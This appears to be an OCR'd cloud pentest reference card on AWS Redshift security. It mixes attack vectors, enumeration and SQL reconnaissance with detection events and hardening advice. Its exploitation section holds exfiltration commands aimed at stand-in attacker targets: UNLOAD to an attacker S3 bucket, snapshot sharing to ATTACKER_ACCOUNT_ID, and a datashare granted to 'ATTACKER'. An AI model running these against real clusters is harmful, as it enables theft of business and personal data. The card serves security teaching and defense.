


AWS Redshift Security

DATA WAREHOUSE

Amazon Redshift is a petabyte-scale data warehouse. Contains business-critical analytics data, often including PII, financial records, and aggregated sensitive information from multiple sources.

CRITICAL	Regional	5439	PostgreSQL
Risk Level	Scope	Default Port	Protocol

Service Overview

Redshift Clusters

Massively parallel processing (MPP) clusters for analytics workloads. Uses PostgreSQL-compatible SQL. Stores petabytes of structured data from multiple business sources.


Attack note: Redshift credentials often shared across teams. Look for credentials in code, Secrets Manager, or Parameter Store.

Snapshots & Data Sharing

Automated and manual snapshots for backup and cross-region/account sharing. Data sharing allows direct access across accounts without copying data.

Attack note: Snapshots can be shared cross-account for exfiltration. Data shares may expose production data to dev accounts.

Security Risk Assessment



Redshift contains aggregated business intelligence data - crown jewels. Compromising Redshift often means access to the most sensitive data in the organization across multiple source systems.

⚔️ Attack Vectors

Direct Access

- Credential theft from Secrets Manager
- SQL injection in BI applications
- IAM authentication abuse
- Snapshot sharing to attacker account
- Public cluster endpoint exposure

Data Exfiltration

- UNLOAD to attacker S3 bucket
- COPY to external Redshift
- Cross-account data sharing
- Snapshot copy to external account
- Federated query to external targets

⚠️ Misconfigurations

Access Issues

- Publicly accessible cluster
- Weak master user password
- No IAM authentication
- Security group allows 0.0.0.0/0
- Same credentials for prod/dev

Data Protection Issues

- Encryption at rest disabled
- Audit logging disabled
- No SSL enforcement
- Snapshots shared publicly
- UNLOAD to public S3 buckets

🔍 Enumeration

List Clusters

```
aws redshift describe-clusters
```

Get Cluster Endpoint

```
aws redshift describe-clusters
\\
  --query 'Clusters[].Endpoint'
```

List Snapshots

```
aws redshift describe-cluster-s
napshots
```

Check Public Access

```
aws redshift describe-clusters
\\
  --query 'Clusters[].PubliclyA
ccessible'
```

List Data Shares

```
aws redshift describe-data-shar
es
```

💉 SQL Exploitation

Reconnaissance Queries

- SELECT * FROM pg_tables - list tables
- SELECT * FROM pg_user - list users
- SELECT * FROM svv_columns - column info
- SELECT * FROM stl_query - query history
- SELECT * FROM svl_user_info - user details

Sensitive Data Queries

- Query STL_CONNECTION_LOG for IPs
- Query STL_USERLOG for user activity
- Query pg_catalog for schema info
- Search for credit card patterns
- Search for SSN patterns

Pro tip: Check SVV_EXTERNAL_TABLES for federated access to S3 data lakes.

📤 Data Exfiltration

UNLOAD to S3

- UNLOAD to attacker-controlled bucket
- Use ALLOWOVERWRITE to replace files
- PARALLEL OFF for single large file
- FORMAT CSV for easy processing
- ENCRYPTED with attacker KMS key

Snapshot Techniques

- Share snapshot to external account
- Copy snapshot to external region
- Restore in attacker account
- Grant snapshot access to *
- Automate with scheduled snapshots

🛡️ Detection

CloudTrail Events

- AuthorizeSnapshotAccess - sharing
- CreateClusterSnapshot - backup
- ModifyClusterSnapshotSchedule - schedule
- ModifyCluster - config change
- GetClusterCredentials - IAM auth

Audit Logging (STL Tables)

- stl_connection_log - connections
- stl_query - executed queries
- stl_ddltext - DDL statements
- stl_userlog - user changes
- stl_undone - rolled back queries

💻 Exploitation Commands

Connect with psql

```
psql -h cluster.xxx.region.redshift.amazonaws.com \\
  -U admin -d database -p 5439
```

Get IAM Credentials

```
aws redshift get-cluster-credentials \\
  --cluster-identifier my-cluster \\
  --db-user admin \\
  --db-name database
```

UNLOAD Data to S3

```
UNLOAD ('SELECT * FROM sensitive_table')
TO 's3://attacker-bucket/exfil/'
IAM_ROLE 'arn:aws:iam::123456789012:role/RedshiftRole'
FORMAT CSV
ALLOWOVERWRITE;
```

Share Snapshot Cross-Account

```
aws redshift authorize-snapshot-access \\
  --snapshot-identifier my-snapshot \\
  --account-with-restore-access ATTACKER_ACCOUNT_ID
```

List All Tables

```
SELECT schemaname, tablename
FROM pg_tables
WHERE schemaname NOT IN ('pg_catalog', 'information_schema');
```

Create Data Share (Exfil)

```
CREATE DATASHARE exfil_share;
ALTER DATASHARE exfil_share ADD SCHEMA public;
GRANT USAGE ON DATASHARE exfil_share TO ACCOUNT 'ATTACKER';
```

📜 Policy Examples

✗ Dangerous - Public Cluster

```
Cluster Configuration:
  PubliclyAccessible: true
  Encrypted: false
  EnhancedVpcRouting: false

Security Group:
  Inbound: 0.0.0.0/0:5439 (ALLOW)
```

Public endpoint, no encryption, open security group - fully exposed

✓ Secure - Private VPC

```
Cluster Configuration:
  PubliclyAccessible: false
  Encrypted: true
  KmsKeyId: arn:aws:kms:...:key/xxx
  EnhancedVpcRouting: true

Security Group:
  Inbound: sg-app-servers:5439 (ALLOW)
```

Private, encrypted, enhanced VPC routing, restricted security group

✗ Risky - Overly Permissive IAM Role

```
{
  "Effect": "Allow",
  "Action": [
    "s3:*",
    "redshift:*"
  ],
  "Resource": "*"
}
// Attached to Redshift cluster
```

Cluster role can access any S3 bucket - data exfil risk

✓ **Secure - Least Privilege IAM**

```
{
  "Effect": "Allow",
  "Action": [
    "s3:GetObject",
    "s3:ListBucket"
  ],
  "Resource": [
    "arn:aws:s3:::data-lake-bucket",
    "arn:aws:s3:::data-lake-bucket/*"
  ],
  "Condition": {
    "StringEquals": {"aws:SourceVpc": "vpc-xxx"}
  }
}
```

Limited to specific bucket with VPC condition

Defense Recommendations

Deploy in Private VPC

Never make Redshift publicly accessible. Use VPN or Direct Connect.

```
aws redshift modify-cluster \\
  --cluster-identifier my-cluster \\
  --no-publicly-accessible
```

Enable Encryption

Encrypt at rest with KMS and enforce SSL connections.

```
aws redshift modify-cluster \\
  --cluster-identifier my-cluster \\
  --encrypted \\
  --kms-key-id arn:aws:kms:...:key/xxx
```

Enable Audit Logging

Send audit logs to S3 for security monitoring.

```
aws redshift enable-logging \\
  --cluster-identifier my-cluster \\
  --bucket-name audit-logs \\
  --s3-key-prefix redshift/
```

Use IAM Authentication

Replace static passwords with IAM credentials.

```
aws redshift get-cluster-credentials \\
  --cluster-identifier my-cluster \\
  --db-user IAM:username
```

Restrict Snapshot Sharing

Use SCP to prevent sharing snapshots outside organization.

```
"Effect": "Deny",
"Action": "redshift:AuthorizeSnapshotAccess",
"Condition": {"StringNotEquals": {"aws:PrincipalOrgID": "o-xxx"}}
```

Monitor UNLOAD Operations

Alert on UNLOAD to unauthorized S3 buckets via query logging.

AWS Redshift Security Card

Always obtain proper authorization before testing